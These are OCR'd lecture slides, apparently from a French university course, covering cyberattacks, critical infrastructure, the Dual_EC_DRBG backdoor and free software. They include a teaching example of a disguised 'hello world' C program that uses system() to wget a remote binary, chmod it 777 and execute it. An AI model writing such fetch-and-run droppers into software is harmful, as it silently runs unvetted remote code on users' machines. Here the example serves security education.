
Destabilisation: Trojan, Botnets and Zombies

http://cybermap.kaspersky.com/




 Toggle Demo Mode

http://cybermap.kaspersky.com/





 Toggle Demo Mode

Cyber Attack against Estonia April 2007



DDos Attack against Dyn DNS 21 October 2016





Computer Science Security Agencies

- 1919 

- 1952, 

- 1995, 
- 2002, 
- 7 July 2009, 

French white book on defense and national security 2013

5 places (p84):

- earth
- air
- sea
- espace
- cyberespace

OIV : "Opérateur d'importance vitale"

Twelve sectors of critical importance across four key areas ot responsibility

BASIC HUMAN NEED

Food
Water management
Health



SOVEREIGN

Civilian activities
Legal activities
Military activities



ECONOMIC

Energy
Finance
Transport




TECHNOLOGICAL

Communication, technologies and broadcasting
Industry
Space & research



OIV : “Opérateur d’importance vitale”



Around 250 critical infrastructures.

Backdoors

- NSA's backdoor into `Dual_EC_DRBG` Dual Elliptic Curve Deterministic Random Bit Generator.
- Backdoor identified by academic researchers (Crypto 2007) and revealed by Snowden 2013.

Cyberwar is a reality

$7 billion for USA cyber operations in 2017 over $35 billion over the next 5 years.


- Communications are crucial: Egypt, Tunisia revolutions

- Tracking authors is not always easy
- Defense and attack strategies are different

- Cyberattacks can have physical consequences


Outline

Exemples









Logiciel LIBRE


"free software" $\neq$ 

Examples

- **libre, gratuit** : Linux, FreeBSD, perl, python ...
- **libre, non gratuit** : achéter un CD, payer des développeurs...
- **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- Freedom 0: **Run** the program as you wish, for any purpose.
- Freedom 1: **Modify** the program to suit your needs. (you must have access to the source code)
- Freedom 2: **Redistribute copies**, either gratis or for a fee.
- Freedom 3: **Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

What do these programs?

https://sancy.iut-clermont.uca.fr/~lafourcade/Helloworld

https://sancy.iut-clermont.uca.fr/~lafourcade/Hellworld

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q https://sancy.iut-clermont.uca.fr/
          ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Outline

5 choses à retenir

1. Le cyber espace est une réalité
2. Les algorithmes sont omniporśents
3. Les cyberattaques sont une réalité
4. Vous utilisez des logiciles libres
5. Choisir le bon langage de programmation !

Merci pout votre attention

Questions?